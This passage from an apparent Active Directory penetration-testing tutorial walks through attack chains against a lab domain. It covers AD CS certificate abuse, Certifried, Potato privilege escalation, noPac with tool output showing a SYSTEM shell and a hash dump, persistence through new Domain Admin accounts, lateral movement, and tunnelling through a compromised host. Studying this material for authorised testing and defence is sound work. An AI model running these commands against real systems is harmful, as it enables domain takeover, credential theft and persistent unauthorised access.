certipy-ad template -u 'zaid.themanager@ATLAS.CORP' -p 'P@ssword' -dc-ip 10.10.10.2 -template 'ATLASWORKSTATIONENROLLMENT' -write-configuration ATLASWorkstationEnrollment.json

# Authenticate using the issued PFX certificate to request a Kerberos TGT or retrieve the NT hash
certipy-ad auth -pfx username.pfx -dc-ip 10.10.10.2 -domain ATLAS.CORP

# then Pass-the-Hash
nxc smb 10.10.10.2 -u 'Administrator' -H 'ae974876d974abd805a989ebead86846' -d 'ATLAS.CORP'
Modifying the template
Exploiting the ESC1 that we made up
Restoring the original template
Certifried (CVE-2022-26923)
Certifried is privilege escalation flaw in Active Directory Certificate Services (AD CS) that lets a low-privileged domain user impersonate a Domain Controller and achieve full domain takeover.
Simplified Attack path:
- An attacker creates or modifies a computer account and sets its
dNSHostNameattribute to match the target Domain Controller. - The attacker requests a certificate from AD CS for that machine account with a
Subject Alternative Name(SAN) pointing to the spoofed name. - The attacker authenticates via PKINIT (Kerberos initial authentication using certificates) to impersonate the Domain Controller.
Quick check:
certipy-ad req -u "mohamed.karrab@ATLAS.CORP" -p 'Password123!' -dc-ip 10.10.10.2 -target "ca-01.atlas.corp" -ca "atlas-CA-01-CA" -template 'User'
If the certificate lacks the SID security extension (Certipy-ad prints Certificate has no object SID), the attack is likely possible (Not guaranteed).

Attack chain:
# Add a computer account with the corresponding dNSHostName value
certipy-ad account create -u 'mohamed.karrab@ATLAS.CORP' -p 'Password123!' -user 'CompTest73479$' -pass 'Ea87XF7451yq731!' -dns 'DC-01.ATLAS.CORP'

# Request a certificate on behalf of the DC
certipy-ad req -u 'CompTest73479$@ATLAS.CORP' -p 'Ea87XF7451yq731!' -dc-ip 10.10.10.2 -target 'CA-01.ATLAS.CORP' -ca 'atlas-CA-01-CA' -template 'Machine'

# Authenticate with the PFX certificate and dump NTDS secrets
certipy-ad auth -pfx dc-01.pfx -dc-ip 10.10.10.2 -domain ATLAS.CORP
impacket-secretsdump -hashes :"55d1640667a92772d87c53f13bf70717" "ATLAS.CORP"/"DC-01$"@"10.10.10.2"


Patch & Mitigation: Microsoft released security updates in May 2022 (including KB5014754) which placed Domain Controllers into Compatibility Mode. Environments may remain vulnerable unless the Domain Controllers have been explicitly transitioned to Full Enforcement Mode via the registry. Since February 2025 updates, Full Enforcement has become the default.
Local Windows Privilege Escalation
SeImpersonate
Let’s say you just dropped on a machine after hacking a web server, probably not running as admin right? Let’s see what we can do SeImpersonate / SeAssignPrimaryToken → Potato family (JuicyPotato, SweetPotato, PrintSpoofer
# Look for: SeImpersonatePrivilege, SeAssignPrimaryTokenPrivilege
whoami /all
whoami /priv

# JuicyPotato - Win 7/8/10 ≤1809, Server ≤2016
JuicyPotato.exe -l 1337 -p cmd.exe -t *

# SweetPotato - Win 10/Server 2019+
SweetPotato.exe -p cmd.exe -a "/c whoami > c:\temp\out.txt"

# PrintSpoofer - Win 10/Server 2019+ (Spooler)
PrintSpoofer.exe -i -c cmd
There is also DLL hijacking, Unquoted service paths…
winPEAS
Windows local Privilege Escalation Awesome Script, part of the PEASS-ng suite,
SamAccountName Spoofing (noPac)
NoPac is an attack that chains two CVEs; CVE-2021-42278 (sAMAccountName spoofing) and CVE-2021-42287 (KDC PAC confusion) to impersonate a Domain Controller and obtain Domain Admin privileges.
CVE-2021-42278 allows an attacker with valid domain credentials to manipulate a computer account’s sAMAccountName, while CVE-2021-42287 exploits KDC behavior that can resolve a requested account name to a corresponding computer account by appending $ when the exact principal name is not found.
The attack primarily affects unpatched Active Directory environments (missing the November 2021 security updates)and can be mitigated by applying those patches.
The following noPac PoC:
-
Creates a new computer account.
-
Renames the account’s
sAMAccountNameto match a Domain Controller’s hostname, omitting the trailing$. -
Requests a Kerberos TGT using the renamed account.
-
Restores the computer account’s original
sAMAccountName. -
Requests a Kerberos TGS using S4U2self to impersonate a Domain Admin.
# Scan for noPac
sudo python3 scanner.py atlas.corp/mohamed.karrab:'Password123!' -dc-ip 10.10.10.2 -use-ldap


███    ██  ██████  ██████   █████   ██████
████   ██ ██    ██ ██   ██ ██   ██ ██
██ ██  ██ ██    ██ ██████  ███████ ██
██  ██ ██ ██    ██ ██      ██   ██ ██
██   ████  ██████  ██      ██   ██  ██████


[*] Current ms-DS-MachineAccountQuota = 10
[*] Got TGT with PAC from 10.10.10.2. Ticket size 1510
[*] Got TGT from 10.10.10.2. Ticket size 713
# Get an admin shell
sudo python3 noPac.py atlas.corp/mohamed.karrab:'Password123!' -dc-ip 10.10.10.2  -dc-host DC-01 --impersonate administrator -use-ldap -shell

███    ██  ██████  ██████   █████   ██████
████   ██ ██    ██ ██   ██ ██   ██ ██
██ ██  ██ ██    ██ ██████  ███████ ██
██  ██ ██ ██    ██ ██      ██   ██ ██
██   ████  ██████  ██      ██   ██  ██████

[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target DC-01.atlas.corp
[*] will try to impersonate administrator
[*] Adding Computer Account "WIN-IJ0HVDMCQTJ$"
[*] MachineAccount "WIN-IJ0HVDMCQTJ$" password = MnkyiTn$j5H4
[*] Successfully added machine account WIN-IJ0HVDMCQTJ$ with password MnkyiTn$j5H4.
[*] WIN-IJ0HVDMCQTJ$ object = CN=WIN-IJ0HVDMCQTJ,CN=Computers,DC=atlas,DC=corp
[*] WIN-IJ0HVDMCQTJ$ sAMAccountName == DC-01
[*] Saving a DC's ticket in DC-01.ccache
[*] Reseting the machine account to WIN-IJ0HVDMCQTJ$
[*] Restored WIN-IJ0HVDMCQTJ$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating administrator
[*]     Requesting S4U2self
[*] Saving a user's ticket in administrator.ccache
[*] Rename ccache to administrator_DC-01.atlas.corp.ccache
[*] Attempting to del a computer with the name: WIN-IJ0HVDMCQTJ$
[-] Delete computer WIN-IJ0HVDMCQTJ$ Failed! Maybe the current user does not have permission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
# Dump hashes (DCSync)
sudo python3 noPac.py atlas.corp/mohamed.karrab:'Password123!' -dc-ip 10.10.10.2  -dc-host DC-01 --impersonate administrator -use-ldap -dump
Persistence
Creating new users
Via Powershell
# Create a new user

New-ADUser -Name "Mohamed Karrab" -GivenName "Mohamed" -Surname "Karrab" -SamAccountName "mkarrab" -UserPrincipalName "mohamed.karrab@ATLAS.corp" -AccountPassword (ConvertTo-SecureString "Password123!" -AsPlainText -Force) -Enabled $true

# Powershell via nxc (Same command)
nxc smb <DC_IP> -u <ADMIN_USER> -p '<ADMIN_PASS>' -d ATLAS.corp \
  -X 'New-ADUser -Name "Mohamed Karrab" -GivenName "Mohamed" -Surname "Karrab" -SamAccountName "mkarrab" -UserPrincipalName "mohamed.karrab@ATLAS.corp" -AccountPassword (ConvertTo-SecureString "Password123!" -AsPlainText -Force) -Enabled $true'
Adding users to privileged groups
# Add user to a privileged group
Add-ADGroupMember "Domain Admins" -Members "mkarrab"
# Or
net group "Enterprise Admins" mkarrab /add /domain
Golden/Silver Tickets are also a possible technique, but I am saving them for the Post Domain Compromise section.
Lateral Movement
PSExec, SMBExec, WMIExec, Evil-WinRM
# PSExec
impacket-psexec ATLAS.CORP/mohamed.karrab:'Password123!'@10.10.10.4

# SMBExec (no service binary left behind)
impacket-smbexec ATLAS.CORP/mohamed.karrab:'Password123!'@10.10.10.4

# WMIExec
impacket-wmiexec ATLAS.CORP/mohamed.karrab:'Password123!'@10.10.10.4

# WinRM
evil-winrm -i DC-01.ATLAS.CORP -u administrator -H <NTLM_HASH>
Remote Desktop (RDP)
You can use Bloodhound to check if there is a workstation/server that all domain users can RDP to using Workstations where Domain Users can RDP and Servers where Domain Users can RDP default queries.
You can also check RDP access for your accounts using the BloodHound node information under RDP Privileges. However, BloodHound’s results depend on the collected data. To identify RDP access across the domain, you need to enumerate local group memberships on target machines, and this can hardly be done when a low-privilege domain account is used for collection.

Note that RDP must be enabled on the machine (locally or via domain Group Policy), it’s not enough to have the privileges to access.
Validate RDP access to a host:
nxc rdp 10.10.10.4 -u 'mohamed.karrab' -p 'Password123!' -d ATLAS.CORP


RDP to a machine:
# xfreerdp, domain user
xfreerdp /v:10.10.10.4 /u:'mohamed.karrab' /p:'Password123!' /d:ATLAS.CORP /cert:ignore

# xfreerdp, local auth
xfreerdp /v:10.10.10.4 /u:'Administrator' /p:'P@dmin123' /cert:ignore
Tunneling & Pivoting

The problem: You have a foothold on Emp-Machine-01 (10.10.10.4), and from there you can reach the internal 172.16.0.0/24 subnet. But Karrab-Kali (10.10.10.10) has no route to 172.16.0.0/24. You need to tunnel traffic through the pivot to reach APP-SRV-01 at 172.16.0.2:80.
| Role | Host | IP(s) | Notes |
|---|---|---|---|
| Attacker | Karrab-Kali | 10.10.10.10 | Our workstation |
| Pivot | Emp-Machine-01 | 10.10.10.4 | Compromised host, dual-homed |
| Target server | APP-SRV-01 | 172.16.0.2 | Internal-only, port 80 running |
| Target network | — | 172.16.0.0/24 | Reachable only via pivot |
SSH
Note: SSH tunneling requires an SSH server to be installed, running, and reachable on the pivot machine (10.10.10.4)
Local port forward
# Forward local port `8080` on Kali to HTTP port `80` on APP-SRV-01 through the pivot.
# Karrab-Kali (10.10.10.10)
ssh -L 8080:172.16.0.2:80 <user>@10.10.10.4

# usage example on Karrab-Kali:
curl http://127.0.0.1:8080
	<html> web page .. running on 172.16.0.2 ...
How it works: Kali connects to Emp-Machine-01 over SSH. The pivot then connects to 172.16.0.2:80 and relays the traffic back to Kali.
SOCKS proxy
Lets tools access multiple internal hosts/ports
# Karrab-Kali
ssh -N -D 127.0.0.1:1080 <user>@10.10.10.4

# in /etc/proxychains4.conf put:
socks5  127.0.0.1 1080

# usage example on Karrab-Kali:
proxychains curl http://172.16.0.2
Ligolo-ng
Ligolo-ng creates a tunnel that makes the remote/internal network directly routable from your local machine.
Download the proxy on the attacker machine, and the agent on the pivot.
# On Karrab-Kali
sudo ./proxy -selfcert

# On compromised host (Emp-Machine-01)
.\agent.exe -connect 10.10.10.10:11601 -ignore-cert

# Back on Karrab-Kali, select session and start tunnel
session

start


# Autoroute, select the target network only
autoroute


# usage example on Karrab-Kali:
curl http://172.16.0.2
